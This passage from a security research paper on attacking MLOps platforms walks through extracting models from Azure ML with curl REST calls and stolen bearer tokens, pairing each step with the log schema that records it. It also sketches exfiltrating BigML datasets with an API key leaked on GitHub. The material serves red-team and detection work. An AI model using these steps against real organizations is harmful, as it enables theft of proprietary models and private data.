
List Models

You can list the available models by using the Model Containers REST API[41].

[41]https://learn.microsoft.com/en-us/rest/api/azureml/model-containers?view=rest-azureml-2023-10-01


```
curl -H "Authorization: Bearer [TOKEN]"
"https://[REGION].modelmanagement.azureml.net/modelmanagement/v1.0/subscriptions/[SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft.MachineLearningServices/workspaces/[WORKSPACE_NAME]/models?api-version=2023-10-01"
```

The output will contain all models. However, the most important pieces of information for subsequent activities against a model are the model name (`name` value), model ID (`id` value) and model asset ID (`url` value).



Snippet of output listing models

This reconnaissance is logged within the `AmlModelsEvent` schema. Notice that `AmlModelName` will be blank since you are listing all models, and not a specific model by model ID.




Logging of REST API model recon

Download Model – Model Extraction Attack

First, you need to get a listing of assets for a given model using the Model Containers REST API.


```
curl -H "Authorization: Bearer [TOKEN]"
"https://[REGION].modelmanagement.azureml.net/modelmanagement/v1.0/subscriptions/[SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft.MachineLearningServices/workspaces/[WORKSPACE_NAME]/models/[MODEL_ID]?api-version=2023-10-01"
```

You will want to note the asset ID in the `url` value, which is the numerical value after `aml://asset/`.



Snippet of output getting assets

When listing a model by model ID, this is logged in the `AmlModelsEvent` schema. Notice the `AmlModelName` column contains the model we are listing.




Logging recon of model by model ID

Next, you need to list the actual assets by passing in the asset ID.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://[REGION].modelmanagement.azureml.net/modelmanagement/v1.0/subscriptions/[SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft.MachineLearningServices/workspaces/[WORKSPACE_NAME]/assets/[ASSET_ID]?api-version=2023-10-01"
```

You will want to note the asset prefix (`prefix` value) for each asset for the next request.




Snippet of output listing asset

Third, you need to get the SAS token[42] for the Azure storage containers so that you can download the assets for the model. In this request, you will pass in the artifact prefix for each artifact previously retrieved.

[42]https://learn.microsoft.com/en-us/azure/ai-services/document-intelligence/create-sas-tokens?view=doc-intel-4.0.0

```
curl -H "Authorization: Bearer [TOKEN]"
"https://[REGION].experiments.azureml.net/artifact/v2.0/subscriptions/[
SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft
.MachineLearningServices/workspaces/[WORKSPACE_NAME]/artifacts/prefi
x/contentinfo/[ARTIFACT_PREFIX]?api-version=2023-10-01"
```

In the response, you will receive the SAS token for each asset in the `contentUri` values.



Snippet of output listing the SAS URLs

Finally, you can download the files by using the SAS tokens from the `contentUri` value.

```
curl "[CONTENT_URI]" >[OUTPUT_FILE_NAME]
```


```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  831k  100  831k    0     0   943k      0 --:--:-- --:--:-- --:--:--  946k
hawk@WIN-7713113:~$ ls -la model.pkl
-rw-rw-r-- 1 hawk hawk 851166 Apr 19 09:37 model.pkl
```

Downloading files

BIGML


BigML is another MLOps platform that is used by many customers[43] to manage the full MLOps lifecycle of their ML models.

An example attack scenario against BigML could start with an attacker discovering code secrets within a public source code repository that facilitate access to an organization's BigML instance. For example, discovering an API key for the BigML REST API on GitHub.



Discovering BigML API key


This API key would facilitate initial access to BigML for the target organization.



Obtaining access to BigML REST API

After obtaining initial access to an organization's BigML instance, an attacker could exfiltrate private datasets using the REST API.

[43]https://bigml.com/customers/



Exfiltrating datasets from BigML

Key Terminology

There are several key terms[44] used within BigML that we will define first.

- **Organization** – A company can have one to many organizations. An organization is a grouping of resources, which can contain one to many projects. A user can be a member of one to many organizations. The URL for an organization will be: `https://bigml.com/dashboard/organization/[ORGANIZATION_NAME]`
- **Project** – This can be either private or public and can be controlled who has access to a project and any resources. A project will contain data sources, datasets, models, and predictions.
    - **Public Project** – This type of project can be accessed by any users of the organization.
    - **Private Project** – This type of project can only be accessed by users that have permission to the project.
- **Source** – Raw data that is to be transformed into a dataset.
- **Dataset** – Structured version of a data source. Datasets can be used to create models.
- **Model** – Created using a given dataset to make predictions based on given data fields. This can either be a classification or regression model.

[44]https://bigml.com/api/organizations

Authentication

There are multiple options for authenticating to BigML. Common methods for obtaining the required credentials include but are not limited to file shares, intranet sites, user workstations, social engineering, or other unprotected/misconfigured internal network resources.

- **Web Interface** - A user authenticates to a given BigML organization at the URL of `https://bigml.com/dashboard/organization/[ORGANIZATION_NAME]`. A user can use BigML's native authentication (non-third-party provider), which includes providing a username and password. BigML also supports multi-factor authentication (MFA). Another option for authentication to BigML is by using third party providers, such as Amazon, GitHub, GitLab or Google.
- **REST API** – An API key is required to authenticate to the REST API[45]. Details on the REST API are in the **REST API Abuse** section.
- **BigMLer**[46] – Command-line Python tool that can be used to authenticate with an API key and interact with a BigML instance to create and publish datasets and models, and many other tasks.

Security Groups and Roles


There are multiple organization member types that are listed below. An organization contains four types of user memberships.

- **Restricted Member** – This member type can create, retrieve, update, and delete resources in a project, and can view public or private projects assigned to them.
- **Member** – This includes all the privileges of a "Restricted Member", along with being able to create public or private projects.
- **Administrator** – Full access to all projects and resources within the organization and can manage the users and user memberships within an organization.
- **Owner** – This includes all the privileges of an "Administrator", plus the permissions for billing, and this member type is the only member type that can update and delete an organization.

Logging

To have logging capability for your BigML instance, it is required to have a private deployment. There is no logging available within the BigML cloud offering. X-Force Red did not have access to a private deployment during this research to provide details on logging recommendations.


[45]https://bigml.com/api/
[46]https://bigmler.readthedocs.io/en/latest/



Private deployment details


Data Poisoning

A summary diagram is shown below on the process to conduct a data poisoning attack within BigML.



